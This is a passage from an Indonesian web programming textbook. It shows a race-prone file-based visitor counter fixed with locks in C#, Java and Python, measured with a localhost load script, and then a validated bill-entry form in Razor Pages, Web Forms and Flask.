> **SOAL.** The dynamic page `VisitorCounter02.aspx` of **Gambar 12.8** counts visitors in a file: it reads the number, adds one, writes it back, and prints "You are visitor number *n*". Put the same counter on the Laundry's welcome page with Razor Pages, in Java and in Python; send 400 visitors to it, sixteen at a time; explain what happens and repair it.
>
> *Dengan kata lain:* pasang penghitung pengunjung berbasis berkas seperti halaman dari Bab 11 itu di halaman sambutan Laundry, dalam Razor Pages, Java, dan Python; kirim 400 pengunjung, enam belas sekaligus; jelaskan apa yang terjadi, lalu perbaiki.

VisitorCounter02.aspx

WebSite1/VisitorCounter02.aspx

```
1  <%@ Page Language="C#" %>
2  <%@ Import Namespace="System.IO" %>
3  <html>
4      <head>
5          <title>Visitor Counter 2</title>
6      </head>
7      <body>
8          <h1>Welcome</h1>
9          You are visitor number
10         <%
11             FileStream s = new FileStream(Server.MapPath("~/App_Data/") +
12                 "VisitorCounter.dat", FileMode.OpenOrCreate);
13             int n;
14             try {
15                 BinaryReader r = new BinaryReader(s);
16                 n = r.ReadInt32();
17             } catch {
18                 n = 0;
19             }
20             n++;
21             s.Seek(0, SeekOrigin.Begin);
22             BinaryWriter w = new BinaryWriter(s);
23             w.Write(n);
24             s.Close();
25             Response.Write(n);
26         %>
27     </body>
28 </html>
```

Gambar 12.8 Penghitung pengunjung dinamis dari Bab 11, `VisitorCounter02.aspx` (Web Forms; tidak dijalankan di sini), dengan baris-baris C# yang diarsir: buka berkasnya, baca bilangannya (atau anggap 0 bila gagal), tambah satu, tulis kembali, cetak.

Dengan bahasa kita sendiri. *Server* web menjawab banyak permintaan pada waktu yang sama, masing-masing di *thread*-nya sendiri. Halaman pada **Gambar 12.8** ditulis seolah-olah hanya satu pengunjung yang mungkin berada di sana. Kita diminta mengukur harga anggapan itu, lalu memperbaikinya.

Rancangan. Hitungannya harus bertahan lebih lama daripada *server*, jadi ia tinggal di berkas (atau, lebih baik, di basis data: Latihan 12.6). *Membaca, menambah, dan menulis* harus terjadi untuk satu permintaan pada satu waktu, dan itulah persisnya yang diberikan sebuah *lock* (kunci): objek yang hanya dapat dipegang satu *thread*, sehingga *thread* kedua yang tiba di `lock (Gate)` menunggu sampai yang pertama meninggalkan bloknya. Kuncinya harus satu objek untuk semua permintaan, jadi ia tinggal di *state* aplikasi: *field* `static` di C#, *field* `static final` di Java, `threading.Lock()` di tingkat modul di Python. Setiap versi memiliki dua alamat, yang naif tanpa kunci dan yang aman dengan kunci, sehingga program yang sama dapat mengukur keduanya.

Penyelesaian Razor. Kode 12.29 adalah *page model*-nya; halamannya sendiri satu baris, "You are visitor number `@Model.Visitor`".

Kode 12.29 `Counter.cshtml.cs`: `OnGet` menaikkan hitungan di dalam kunci; `OnGetNaive`, yang dicapai dengan `?handler=Naive`, tidak.

```
// Counter.cshtml.cs - Problem 12.6: a visitor counter kept in a file, as
VisitorCounter02.aspx did.
//   /Counter                 the safe version: one visitor at a time inside the lock
//   /Counter?handler=Naive   the tempting version: read, add one, write, with no lock
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryPages.Pages;

public class CounterModel(IConfiguration config) : PageModel
{
    private static readonly object Gate = new();    // ONE object for every request of this
server

    public long Visitor { get; private set; }

    private string FileFor(string name) => Path.Combine(config["CounterDir"] ??
Path.GetTempPath(), name);

    public void OnGet()
    {
        lock (Gate)                                 // read-add-write happens for one
request at a time
        {
            Visitor = Bump(FileFor("visitors-safe.txt"));
        }
    }

    public void OnGetNaive() => Visitor = Bump(FileFor("visitors-naive.txt"));

    private static long Bump(string file)           // inside a PageModel, File() makes a
download: say System.IO.File
    {
        long n = System.IO.File.Exists(file) &&
long.TryParse(System.IO.File.ReadAllText(file), out var v) ? v : 0;
        n++;                                        // two requests that read the same n
both write n + 1
        System.IO.File.WriteAllText(file, n.ToString());
        return n;
    }
}
```

Java (**Kode 12.30**) dan **Python** (**Kode 12.31**) memiliki dua alamat yang sama. *Server* Java diberi kumpulan enam belas *thread*, sebab *server* HTTP JDK tanpa itu menjawab dengan satu *thread* saja, dan satu *thread* tidak dapat berlomba dengan dirinya sendiri; pengukurannya tidak akan memperlihatkan apa pun, dan pemasangan sungguhan akan lambat.

Kode 12.30 `P126Counter.java`: penghitung di atas *server* JDK dengan enam belas *thread*, dengan dan tanpa `synchronized`.

```
// P126Counter.java - Problem 12.6: a visitor counter kept in a file, two ways, on the
JDK's HTTP server.
//   javac P126Counter.java && java P126Counter 9222 COUNTER_FOLDER
//   /counter         the safe version: synchronized, one read-add-write at a time
//   /counter/naive   the tempting version: no lock at all
// The server answers with 16 threads, as a real one would; with one thread the race could
not happen.
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.net.InetSocketAddress;
import java.nio.charset.StandardCharsets;
import java.nio.file.*;
import java.util.concurrent.Executors;

public class P126Counter {
    static Path folder;
    static final Object GATE = new Object();

    public static void main(String[] args) throws IOException {
        folder = Path.of(args.length > 1 ? args[1] : System.getProperty("java.io.tmpdir"));
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1",
                args.length > 0 ? Integer.parseInt(args[0]) : 9222), 0);
        server.setExecutor(Executors.newFixedThreadPool(16));
        server.createContext("/counter", ex -> {
            long n;
            if (ex.getRequestURI().getPath().equals("/counter/naive")) {
                n = bump(folder.resolve("visitors-naive.txt"));
            } else {
                synchronized (GATE) { n = bump(folder.resolve("visitors-safe.txt")); }
            }
            reply(ex, "<p>You are visitor number <b id=\"visitor\">" + n + "</b>.</p>");
        });
        server.start();
    }

    static long bump(Path file) throws IOException {
        long n = 0;
        try {
            n = Long.parseLong(Files.readString(file).trim());
        } catch (NoSuchFileException | NumberFormatException e) {
            n = 0;                              // no file yet, or caught half-written by
another request
        }
        n++;
        Files.writeString(file, Long.toString(n));
        return n;
    }
```

Kode 12.30 (Lanjutan) *P126Counter.java: penghitung di atas server JDK dengan enam belas thread, dengan dan tanpa synchronized.*

```
    static void reply(HttpExchange ex, String html) throws IOException {
        byte[] b = html.getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().add("Content-Type", "text/html; charset=utf-8");
        ex.sendResponseHeaders(200, b.length);
        ex.getResponseBody().write(b);
        ex.close();
    }
}
```

Kode 12.31 `p126_counter.py`: penghitung dalam Flask, dengan dan tanpa `threading.Lock`.

```
# p126_counter.py - Problem 12.6: a visitor counter kept in a file, two ways, in Flask.
#     python p126_counter.py 9223 COUNTER_FOLDER
#   /counter         the safe version: a lock, so one read-add-write at a time
#   /counter/naive   the tempting version: no lock at all
# Flask's development server answers every request in its own thread, as a real server
would.
import os
import sys
import tempfile
import threading

from flask import Flask

app = Flask(__name__)
FOLDER = sys.argv[2] if len(sys.argv) > 2 else tempfile.gettempdir()
GATE = threading.Lock()                 # ONE lock for every request of this process


def bump(name):
    path = os.path.join(FOLDER, name)
    try:
        with open(path) as f:
            n = int(f.read().strip())
    except (FileNotFoundError, ValueError):     # no file yet, or caught half-written by
another request
        n = 0
    n += 1
    with open(path, "w") as f:
        f.write(str(n))
    return n


@app.get("/counter")
def safe():
    with GATE:
        n = bump("visitors-safe.txt")
    return f'<p>You are visitor number <b id="visitor">{n}</b>.</p>'


@app.get("/counter/naive")
def naive():
    return f'<p>You are visitor number <b id="visitor">{bump("visitors-
naive.txt")}</b>.</p>'


if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(sys.argv[1]) if len(sys.argv) > 1 else 9223,
threaded=True)
```

Pengukurannya. Kode 12.32 mengirim 400 permintaan dari enam belas *thread* dan melaporkan berapa yang dijawab, nomor pengunjung tertinggi yang pernah ditampilkan, dan berapa pengunjung yang hilang dari hitungan:

$$\text{hilang} = \text{pengunjung dikirim} - \text{nomor tertinggi yang tampil} \tag{12.4}$$

Kode 12.32 `hammer.py`: enam belas pengunjung sekaligus terhadap satu alamat penghitung.


```
# hammer.py - Problem 12.6: many visitors at once. Sends REQUESTS requests from 16 threads
to one
# counter address and compares what the counter says with how many visitors really came.
#     python3 hammer.py http://127.0.0.1:9222/counter/naive 400
import re
import sys
import urllib.request
from concurrent.futures import ThreadPoolExecutor

url, total = sys.argv[1], int(sys.argv[2]) if len(sys.argv) > 2 else 400


def visit(_):
    try:
        with urllib.request.urlopen(url, timeout=10) as r:
            return int(re.search(r'id="visitor">(\d+)<', r.read().decode()).group(1))
    except Exception:
        return None                                     # a 500 or a broken answer


with ThreadPoolExecutor(max_workers=16) as pool:
    numbers = list(pool.map(visit, range(total)))
answered = [n for n in numbers if n is not None]
print(f"{url}")
print(f"  visitors sent {total}, answered {len(answered)}, errors {total - len(answered)}")
print(f"  highest number shown {max(answered, default=0)}, distinct numbers
{len(set(answered))}")
print(f"  visitors lost by the counter {total - max(answered, default=0)}")
```

Terhadap halaman Razor, dimulai tanpa berkas, laporannya berbunyi sebagai berikut; baris terakhir setiap blok adalah Persamaan (12.4):

```
http://127.0.0.1:9210/Counter?handler=Naive
  visitors sent 400, answered 400, errors 0
  highest number shown 78, distinct numbers 78
  visitors lost by the counter 322
http://127.0.0.1:9210/Counter
  visitors sent 400, answered 400, errors 0
  highest number shown 400, distinct numbers 400
  visitors lost by the counter 0
```

Server Java kehilangan 287 dari 400 dan *server* Python 339 dari 400 pada alamat naif, dan keduanya menghitung tepat 400 pada alamat aman (`outputs/counter_java.txt` dan `outputs/counter_python.txt`). Angka-angka naif berubah dari putaran ke putaran, karena bergantung pada bagaimana *thread* kebetulan dijadwalkan; angka yang aman tidak pernah berubah.

Mengapa begitu banyak? Gambar 12.9 memperlihatkan dua cara penghitung naif kehilangan pengunjung. Yang pertama adalah *lost update* klasik: permintaan A membaca 5, permintaan B membaca 5 sebelum A menulis, keduanya menulis 6, dan seorang pengunjung lenyap. Itu saja hanya akan menghilangkan segelintir. Yang kedua menjelaskan ratusan. Menulis berkas mula-mula *mengosongkannya* lalu menulis teks baru; permintaan yang membaca berkas pada saat itu tidak menemukan apa-apa, dan kodenya, seperti `catch { n = 0; }` pada halaman asli, memperlakukan "tidak ada apa-apa" sebagai nol. Satu pembacaan seperti itu melempar seluruh hitungan kembali ke 1.



Gambar 12.9 Dua cara kehilangan pengunjung tanpa kunci: dua permintaan membaca bilangan yang sama, atau satu permintaan membaca berkas ketika permintaan lain sedang mengosongkannya untuk menulis ulang.

Baris demi baris. Di **Kode 12.29**, `private static readonly object Gate = new();` membuat satu objek ketika kelas itu pertama kali dipakai; `static` berarti objek itu milik kelas, bukan milik *page model*, dan ASP.NET Core membuat *page model baru* untuk setiap permintaan, sehingga *field* biasa akan memberi setiap permintaan kuncinya sendiri, yang tidak mengunci apa pun. `lock (Gate) { … }` mengizinkan satu *thread* pada satu waktu masuk ke blok. `System.IO.File` ditulis lengkap karena di dalam `PageModel` nama pendek `File` adalah metode yang mengirim berkas sebagai unduhan; pembangunan pertama halaman ini gagal persis dengan galat itu, `'PageModel.File(byte[], string)' is a method`. Di Java, `synchronized (GATE)` adalah pernyataan yang sama; di Python, `with GATE:` mengambil kunci dan melepasnya ketika blok selesai, bahkan bila terjadi eksepsi.

Penyelesaian keliru yang menggoda. Simpan hitungan di *field* biasa *page model*, `public int Count;`, dan tambah satu di `OnGet`. Setiap pengunjung melihat 1: *page model* dibuat baru untuk setiap permintaan, sehingga *field* itu lahir bernilai 0 setiap kali. Memindahkannya ke `static int` dan menulis `Count++` memperbaiki hal itu dan mendatangkan kembali *lost update*, sebab `Count++` sendiri adalah baca, tambah, tulis. Alat yang benar adalah kunci, seperti di sini, atau instruksi atomik seperti `Interlocked.Increment(ref count)` di C#, `AtomicLong.incrementAndGet()` di Java, dan, untuk hitungan yang harus bertahan melewati *restart* dan dipakai bersama beberapa *server*, basis data: `UPDATE Counter SET n = n + 1`, yang dikerjakan basis data sebagai satu langkah yang tidak terbagi.

> **UJI DIRI.** Pemilik kini menjalankan situsnya di dua *server* di belakang *load balancer*, keduanya menulis berkas penghitung yang sama di diska bersama. Apakah `lock` masih mencegah hilangnya pengunjung? Apa yang dapat mencegahnya?
>
> *Jawaban.* Tidak. Kunci adalah objek di memori satu proses; *server* yang lain memiliki kuncinya sendiri, dan keduanya tidak saling mengenal, sehingga urutan baca-tambah-tulis mereka tetap dapat bersilangan. Yang bekerja lintas proses adalah satu tempat yang memutuskan untuk semua pihak: basis data, dengan `UPDATE Counter SET n = n + 1 WHERE id = 1` diikuti pembacaan nilai barunya dalam transaksi yang sama.

12.6 Soal Baru yang Dikerjakan: Formulir dan *Handler*

12.6.1 Soal 12.7 — Formulir yang aturannya bertahan apa pun yang dilakukan peramban

> **SOAL.** Write the page on which a cashier takes in a bill: customer id, service, quantity, rack and outlet. A customer id looks like `C0047` and must exist; the quantity is a whole number from 1 to 100; a rack is one capital letter and two digits, like `A07`. Show every mistake next to its field, keep what was typed, compute the charge on the server, and after success go to the new bill's page. Use the validation attributes of Razor Pages, compare them with the validator controls of Web Forms, and write the same page in Java and in Python.
>
> *Dengan kata lain:* tulislah halaman penerimaan nota oleh kasir dengan lima isian dan aturannya masing-masing; tampilkan setiap kekeliruan di samping isiannya, pertahankan apa

> yang sudah diketik, hitung tagihan di *server*, dan sesudah berhasil pindahlah ke halaman nota baru. Pakai atribut validasi Razor Pages, bandingkan dengan *validator control* Web Forms, dan tulis pula dalam Java dan Python.

Dengan bahasa kita sendiri. Formulir **Gambar 12.1**, dengan lima isian dan lima aturan, tiga di antaranya tentang *bentuk* sebuah nilai (tampak seperti `C0047`) dan dua tentang *keberadaan* (ada pelanggan itu, ada layanan itu). Tagihannya adalah

$$\text{tagihan} = \text{harga layanan} \times \text{jumlah}, \tag{12.5}$$

dihitung dari daftar harga pada saat nota diterima dan disimpan di nota, sehingga perubahan harga kemudian tidak menulis ulang tagihan itu.

Rancangan. Aturan tentang bentuk dapat ditulis secara *deklaratif*, sebagai atribut pada properti sebuah kelas masukan: `[Required]`, `[RegularExpression]`, `[Range]`. ASP.NET Core memeriksanya selama *model binding* dan mencatat setiap kegagalan di `ModelState` di bawah nama isiannya [16]. Aturan tentang keberadaan memerlukan data, jadi ditulis sebagai kode di *handler*, yang menambahkan kegagalannya ke `ModelState` yang sama, sehingga semua pesan tampil dengan cara yang sama. Isian-isiannya dikelompokkan dalam kelas bersarang `InputModel` yang di-*bind* sebagai satu properti, `Input`; karena itu isian formulirnya bernama `Input.CustomerId`, `Input.Unit`, dan seterusnya, dan versi Java serta Python memakai nama yang sama, sehingga satu skrip pemeriksa dapat mengendalikan ketiganya.

Padanan Web Forms-nya. Di Web Forms setiap aturan adalah sebuah *control* yang diletakkan di samping kotak teksnya: `RequiredFieldValidator`, `RegularExpressionValidator`, `RangeValidator`, dan `CustomValidator` dengan *event* di sisi *server* untuk aturan yang memerlukan data. **Kode 12.33** dan **Kode 12.34** adalah halaman itu, untuk dibaca.

Kode 12.33 `NewBill.aspx`: aturan sebagai *validator control*, untuk dibaca (tidak dijalankan).

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="NewBill.aspx.cs" Inherits="NewBill"
%>
<%-- NewBill.aspx - Problem 12.7 with validator controls (not run: needs .NET Framework on
Windows). --%>
<!DOCTYPE html>
<html>
<head runat="server"><title>Take in a bill</title></head>
<body>
  <form id="form1" runat="server">
    Customer id <asp:TextBox ID="CustomerBox" runat="server" />
    <asp:RequiredFieldValidator runat="server" ControlToValidate="CustomerBox"
ErrorMessage="Give the customer id." />
    <asp:RegularExpressionValidator runat="server" ControlToValidate="CustomerBox"
        ValidationExpression="C\d{4}" ErrorMessage="A customer id looks like C0047." />
    <asp:CustomValidator ID="CustomerExists" runat="server" ControlToValidate="CustomerBox"
        OnServerValidate="CustomerExists_ServerValidate" ErrorMessage="There is no such
customer." />
    Service <asp:DropDownList ID="ServiceList" runat="server" />
    Quantity <asp:TextBox ID="UnitBox" runat="server" Text="1" />
    <asp:RangeValidator runat="server" ControlToValidate="UnitBox" Type="Integer"
MinimumValue="1"
        MaximumValue="100" ErrorMessage="The quantity must be a whole number from 1 to
100." />
    Rack <asp:TextBox ID="RackBox" runat="server" />
    <asp:RegularExpressionValidator runat="server" ControlToValidate="RackBox"
        ValidationExpression="[A-Z]\d{2}" ErrorMessage="A rack looks like A07: one capital
letter, two digits." />
    <asp:Button ID="CreateButton" runat="server" Text="Create bill"
OnClick="CreateButton_Click" />
  </form>
</body>
</html>
```

Kode 12.34 `NewBill.aspx.cs`: *code-behind*-nya; `Page.IsValid` diperiksa sebelum apa pun ditulis.

```
// NewBill.aspx.cs - the code-behind of NewBill.aspx (Problem 12.7; not run).
using System;
using System.Web.UI;
using System.Web.UI.WebControls;

public partial class NewBill : Page
{
    protected void Page_Load(object sender, EventArgs e)
    {
        if (!IsPostBack)
            foreach (var s in LaundryData.Services())
                ServiceList.Items.Add(new ListItem(s.Description, s.Id));
    }

    protected void CustomerExists_ServerValidate(object source, ServerValidateEventArgs
args)
    {
        args.IsValid = LaundryData.Customer(args.Value) != null;      // only the server
can know this
    }

    protected void CreateButton_Click(object sender, EventArgs e)
    {
        if (!Page.IsValid) return;                                     // never trust the
browser's check
        var service = LaundryData.Service(ServiceList.SelectedValue);
        int unit = int.Parse(UnitBox.Text);
        string id = LaundryData.AddBill(CustomerBox.Text, service, unit, RackBox.Text);
// priced here
        Response.Redirect("BillDetail.aspx?id=" + id);                 // Post/Redirect/Get
    }
}
```

Penyelesaian Razor. Kode 12.35 dan **Kode 12.36**.

Kode 12.35 `Bills/New.cshtml`: lima isian, masing-masing dengan pesan validasinya.

```
@page
@model NewModel
@{ ViewData["Title"] = "Take in a bill"; }
<div asp-validation-summary="ModelOnly" class="err"></div>
<form method="post" class="card">
  <label asp-for="Input.CustomerId">Customer id</label>
  <input asp-for="Input.CustomerId" placeholder="C0047">
  <span asp-validation-for="Input.CustomerId" class="err"></span>
  <label asp-for="Input.ServiceId">Service</label>
  <select asp-for="Input.ServiceId" asp-items="Model.ServiceOptions"></select>
  <span asp-validation-for="Input.ServiceId" class="err"></span>
  <label asp-for="Input.Unit">Quantity</label>
  <input asp-for="Input.Unit">
  <span asp-validation-for="Input.Unit" class="err"></span>
  <label asp-for="Input.Rack">Rack</label>
  <input asp-for="Input.Rack" placeholder="A07">
  <span asp-validation-for="Input.Rack" class="err"></span>
  <label asp-for="Input.OutletId">Outlet</label>
  <select asp-for="Input.OutletId" asp-items="Model.OutletOptions"></select>
  <div class="row"><button class="primary">Create bill</button></div>
</form>
```


Kode 12.36 `Bills/New.cshtml.cs`: aturan bentuk sebagai atribut, aturan keberadaan dalam kode, tagihan dihitung oleh penyimpan.

```
// New.cshtml.cs - Problem 12.7: take in a bill. The rules are attributes on the input
model;
// the server checks them all again, looks the ids up, and computes the charge itself.
using System.ComponentModel.DataAnnotations;
using LaundryPages.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;
using Microsoft.AspNetCore.Mvc.Rendering;

namespace LaundryPages.Pages.Bills;

public class NewModel(Store store, IConfiguration config) : PageModel
{
    public sealed class InputModel
    {
        [Required(ErrorMessage = "Give the customer id.")]
        [RegularExpression(@"^C\d{4}$", ErrorMessage = "A customer id looks like C0047.")]
        public string? CustomerId { get; set; }

        [Required(ErrorMessage = "Choose a service.")]
        public string? ServiceId { get; set; }

        [Range(1, 100, ErrorMessage = "The quantity must be a whole number from 1 to
100.")]
        public int Unit { get; set; } = 1;

        [Required(ErrorMessage = "Give the rack.")]
        [RegularExpression(@"^[A-Z]\d{2}$", ErrorMessage = "A rack looks like A07: one
capital letter, two digits.")]
        public string? Rack { get; set; }

        [Required]
        public string OutletId { get; set; } = "O01";
    }

    [BindProperty]
    public InputModel Input { get; set; } = new();

    public IEnumerable<SelectListItem> ServiceOptions =>
        store.Services.Select(s => new SelectListItem($"{s.Description} -
{Money.Rupiah(s.Price)}", s.Id));

    public IEnumerable<SelectListItem> OutletOptions =>
        store.Outlets.Select(o => new SelectListItem(o.Name, o.Id));

    public void OnGet() { }
```

Kode 12.36 (Lanjutan) *Bills/New.cshtml.cs: aturan bentuk sebagai atribut, aturan keberadaan dalam kode, tagihan dihitung oleh penyimpan.*

```
    public IActionResult OnPost()
    {
        // The attributes checked the shape of each value; only the server can check that
it exists.
        if (ModelState.IsValid && store.Customer(Input.CustomerId) is null)
            ModelState.AddModelError("Input.CustomerId", $"There is no customer
{Input.CustomerId}.");
        var service = store.Service(Input.ServiceId);
        if (service is null)
            ModelState.AddModelError("Input.ServiceId", "Choose a service from the list.");
        if (store.Outlets.All(o => o.Id != Input.OutletId))
            ModelState.AddModelError("Input.OutletId", "Choose an outlet from the list.");
        if (!ModelState.IsValid)
        {
            Response.StatusCode = 422;              // the same form again, with the
messages
            return Page();
        }
        var now = config["LaundryNow"] ?? DateTime.Now.ToString("yyyy-MM-dd HH:mm:ss");
        var bill = store.AddBill(Input.CustomerId!, service!, Input.Unit, Input.Rack!,
Input.OutletId, now);
        TempData["Flash"] = $"Bill {bill.Id} created: {bill.Unit} x
{Money.Rupiah(service!.Price)} = {Money.Rupiah(bill.Charged)}.";
        return RedirectToPage("Detail", new { id = bill.Id });      // Post/Redirect/Get
    }
}
```

Gambar 12.10 adalah halaman itu setelah formulir dengan tiga kekeliruan: setiap pesan berada di bawah isiannya, dan apa yang sudah diketik masih ada untuk dibetulkan.



Gambar 12.10 Formulir Razor setelah `47`, `0`, dan `a7`: tiga pesan, status 422, tidak ada yang ditulis.

Python. Kode 12.37 adalah Soal 12.7 dan 12.8 sekaligus dalam Flask, dengan alamat yang sama seperti halaman Razor. Program ini menulis ke `laundry.db`, sehingga ia juga mencatat baris `StatusLog` yang diharapkan jejak audit basis data, dalam transaksi yang sama dengan notanya.

Kode 12.37 `p127_bills.py`: formulir nota dan halaman nota dalam Flask, di atas SQLite.

```
# p127_bills.py - Problems 12.7 and 12.8 in Flask: take in a bill (a validated form), then
move it
# on and take payments (one page, two buttons). Same addresses and field names as the Razor
pages:
#   GET/POST /Bills/New          POST /Bills/Detail/<id>?handler=Advance|Pay       GET
/Bills/Detail/<id>
#     python p127_bills.py 9225        (LAUNDRY_DB = a COPY of laundry.db; LAUNDRY_NOW
fixes the clock)
import os
import re
import secrets
import sqlite3
import sys
from datetime import datetime

from flask import Flask, abort, redirect, render_template_string, request, session

DB = os.environ.get("LAUNDRY_DB", os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db"))
app = Flask(__name__)
app.secret_key = os.environ.get("LAUNDRY_SECRET") or secrets.token_hex(32)
CASHIER = "E0004"                       # this demonstration has no login: every bill is
Dewi's


def now():
    return os.environ.get("LAUNDRY_NOW") or datetime.now().strftime("%Y-%m-%d %H:%M:%S")


def db():
    con = sqlite3.connect(DB)
    con.row_factory = sqlite3.Row
    con.execute("PRAGMA foreign_keys = ON")
    return con


def rp(n):
    return "Rp " + f"{int(n):,}".replace(",", ".")


@app.before_request
def csrf():
    """Problem 12.11 by hand: every POST must carry the token this session was given."""
    session.setdefault("csrf", secrets.token_hex(16))
    if request.method == "POST" and request.form.get("__RequestVerificationToken") !=
session["csrf"]:
        abort(400)
```

Kode 12.37 (Lanjutan) *p127_bills.py: formulir nota dan halaman nota dalam Flask, di atas SQLite.*

```
NEW = """<!DOCTYPE html><html lang="en"><head><meta charset="UTF-8"><title>Take in a
bill</title></head><body><main>
<h1>Take in a bill</h1>
<form method="post" class="card">
  <input name="__RequestVerificationToken" type="hidden" value="{{ session.csrf }}">
  {% for name, label in fields %}<label for="{{ name }}">{{ label }}</label>
  <input id="{{ name }}" name="Input.{{ name }}" value="{{ form.get('Input.' + name, '')
}}">
  {% if errors[name] %}<span class="err" data-valmsg-for="Input.{{ name }}">{{ errors[name]
}}</span>{% endif %}
  {% endfor %}<button class="primary">Create bill</button>
</form></main></body></html>"""

FIELDS = [("CustomerId", "Customer id"), ("ServiceId", "Service"), ("Unit", "Quantity"),
          ("Rack", "Rack"), ("OutletId", "Outlet")]


@app.route("/Bills/New", methods=["GET", "POST"])
def new_bill():
    if request.method == "GET":
        return render_template_string(NEW, fields=FIELDS, form={}, errors={})
    f = {k: request.form.get("Input." + k, "").strip() for k, _ in FIELDS}
    errors = {}
    if not f["CustomerId"]:
        errors["CustomerId"] = "Give the customer id."
    elif not re.fullmatch(r"C\d{4}", f["CustomerId"]):
        errors["CustomerId"] = "A customer id looks like C0047."
    if not f["Unit"].isdigit() or not 1 <= int(f["Unit"]) <= 100:
        errors["Unit"] = "The quantity must be a whole number from 1 to 100."
    if not re.fullmatch(r"[A-Z]\d{2}", f["Rack"]):
        errors["Rack"] = "A rack looks like A07: one capital letter, two digits."
    con = db()
    if "CustomerId" not in errors and not con.execute("SELECT 1 FROM Customer WHERE id =
?", (f["CustomerId"],)).fetchone():
        errors["CustomerId"] = f"There is no customer {f['CustomerId']}."
    service = con.execute("SELECT id, price FROM Service WHERE id = ?",
(f["ServiceId"],)).fetchone()
    if service is None:
        errors["ServiceId"] = "Choose a service from the list."
    if not con.execute("SELECT 1 FROM Outlet WHERE id = ?", (f["OutletId"],)).fetchone():
        errors["OutletId"] = "Choose an outlet from the list."
    if errors:
        return render_template_string(NEW, fields=FIELDS, form=request.form,
errors=errors), 422
    bill_id = "B%04d" % (int(con.execute("SELECT MAX(id) FROM Bill").fetchone()[0][1:]) +
1)
    charged = service["price"] * int(f["Unit"])               # priced here, never taken
from the form
    with con:                                                  # the bill and its first log
row, or neither
        con.execute("""INSERT INTO Bill (id, arrived, status, rack, unit, payment,
Customer_id, Employee_id,
                       Service_id, Outlet_id) VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?,
?)""",
                    (bill_id, now(), f["Rack"], int(f["Unit"]), charged, f["CustomerId"],
CASHIER,
                     service["id"], f["OutletId"]))
        con.execute("INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
VALUES (?, 'queued', ?, ?)",
```

Kode 12.37 (Lanjutan) *p127_bills.py: formulir nota dan halaman nota dalam Flask, di atas SQLite.*

```
                    (bill_id, now(), CASHIER))
    session["flash"] = f"Bill {bill_id} created: {f['Unit']} x {rp(service['price'])} =
{rp(charged)}."
    return redirect(f"/Bills/Detail/{bill_id}")                 # Post/Redirect/Get


DETAIL = """<!DOCTYPE html><html lang="en"><head><meta charset="UTF-8"><title>Bill {{ b.id
}}</title></head><body><main>
<h1>Bill {{ b.id }}</h1>
{% if flash %}<p class="msg" role="status">{{ flash }}</p>{% endif %}
{% if error %}<p class="err" role="alert">{{ error }}</p>{% endif %}
<p>Status: <b id="status">{{ b.status }}</b>. Charged {{ rp(b.payment) }}, paid {{ rp(paid)
}},
   balance <b id="balance">{{ rp(b.payment - paid) }}</b>.</p>
<form method="post" action="/Bills/Detail/{{ b.id }}?handler=Advance">
  <input name="__RequestVerificationToken" type="hidden" value="{{ session.csrf }}">
  <button class="primary">Next status</button></form>
<form method="post" action="/Bills/Detail/{{ b.id }}?handler=Pay">
  <input name="__RequestVerificationToken" type="hidden" value="{{ session.csrf }}">
  <input name="amount" type="number" min="1"> <select
name="method"><option>cash</option><option>qris</option>
  <option>transfer</option></select> <button>Record
payment</button></form></main></body></html>"""


def bill_and_paid(con, bill_id):
    b = con.execute("SELECT * FROM Bill WHERE id = ?", (bill_id,)).fetchone()
